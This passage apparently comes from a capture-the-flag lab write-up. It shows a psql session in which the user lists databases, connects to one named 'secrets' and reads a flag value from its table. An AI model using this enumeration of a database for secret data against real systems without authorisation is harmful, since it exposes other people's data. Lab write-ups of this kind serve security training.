psql (16.1 (Debian 16.1-1), server 15.1 (Debian 15.1-1.pgdg110+1))
Type "help" for help.

christine=# 
```




```
christine-# \list
                                                        List of databases
   Name    |   Owner   | Encoding | Locale Provider |   Collate   |    Ctype    | ICU Locale | ICU Rules |     Access privileges
-----------+-----------+----------+-----------------+-------------+-------------+------------+-----------+---------------------------
 christine | christine | UTF8     | libc            | en_US.utf8  | en_US.utf8  |            |           |
 postgres  | christine | UTF8     | libc            | en_US.utf8  | en_US.utf8  |            |           |
 secrets   | christine | UTF8     | libc            | en_US.utf8  | en_US.utf8  |            |           |
 template0 | christine | UTF8     | libc            | en_US.utf8  | en_US.utf8  |            |           | =c/christine             +
           |           |          |                 |             |             |            |           | christine=CTc/christine
 template1 | christine | UTF8     | libc            | en_US.utf8  | en_US.utf8  |            |           | =c/christine             +
           |           |          |                 |             |             |            |           | christine=CTc/christine
(5 rows)

christine-# 
```

Motoring along towards the flag



```
postgres-# \c secrets
psql (16.1 (Debian 16.1-1), server 15.1 (Debian 15.1-1.pgdg110+1))
You are now connected to database "secrets" as user "christine".
secrets-# \d
         List of relations
 Schema | Name | Type  |   Owner
--------+------+-------+-----------
 public | flag | table | christine
(1 row)

secrets-# 
```



```
secrets-# \dt
         List of relations
 Schema | Name | Type  |   Owner
--------+------+-------+-----------
 public | flag | table | christine
(1 row)

secrets-# select * from flag
secrets-# select * from flag;
ERROR:  syntax error at or near "?"
LINE 1: ?
        ^
secrets=# SELECT * FROM flag;
              value
----------------------------------
 cf277664b1771217d7006acdea006db1
(1 row)

secrets=# 
```

All done.